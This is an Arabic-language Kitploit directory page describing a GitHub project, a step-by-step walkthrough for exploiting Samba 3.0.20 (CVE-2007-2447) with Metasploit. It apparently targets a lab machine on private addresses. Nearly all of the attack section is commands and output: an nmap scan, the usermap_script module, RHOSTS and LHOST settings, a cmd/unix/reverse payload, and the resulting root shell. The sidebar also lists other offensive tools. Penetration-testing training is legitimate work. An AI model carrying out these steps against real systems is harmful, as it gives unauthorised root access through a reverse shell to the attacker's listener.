
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Samba-Exploit-CVE-2007-2447 — دليل خطوة بخطوة لاستغلال Samba 3.0.20 (CVE-2007-2447) باستخدام Metasploit، بما في ذلك فحص Nmap وإعداد الحمولة وتنفيذ شيل عكسي. | Kitploit
أدوات/GitHubGitHub/nulltrace1336/samba-exploit-cve-2007-2447
أطر الاستغلالتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالقيادة والسيطرةتطوير الحمولات
GitHubnulltrace1336/samba-exploit-cve-2007-2447

Samba-Exploit-CVE-2007-2447

دليل خطوة بخطوة لاستغلال Samba 3.0.20 (CVE-2007-2447) باستخدام Metasploit، بما في ذلك فحص Nmap وإعداد الحمولة وتنفيذ شيل عكسي.

عرض المستودع
35منذ 10 أشهرلم تتم المراجعة بعد
مشاركة


🎬 هذا فيديو يوتيوب

YouTube Video

1️⃣ مسح الهدف (Nmap)

nmap -sS -sV -p 139,445 192.168.56.102

النتيجة المتوقعة: 139/tcp open netbios-ssn Samba smbd 3.X 445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

👉 إصدار سامبا: 3.0.20 هذا ضعيف لـ CVE-2007-2447.

2️⃣ اكتشاف استغلال سامبا

searchsploit samba 3.0.20

النتيجة:

Samba 3.0.20 - 'Username' map script Command Execution

3️⃣ تشغيل Metasploit

msfconsole

4️⃣ اختيار استغلال سامبا

use exploit/multi/samba/usermap_script

5️⃣ إعدادات الاستغلال

set RHOSTS 192.168.56.102
set RPORT 139
set LHOST 192.168.56.101

سيكون الحمولة تلقائيًا:

cmd/unix/reverse

التحقق:

show options

6️⃣ تشغيل الاستغلال

run

أو

exploit

7️⃣ النتيجة 🎉

إذا نجح الأمر:

Command shell session opened

نتحقق:

whoami

👉 النتيجة:

root

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





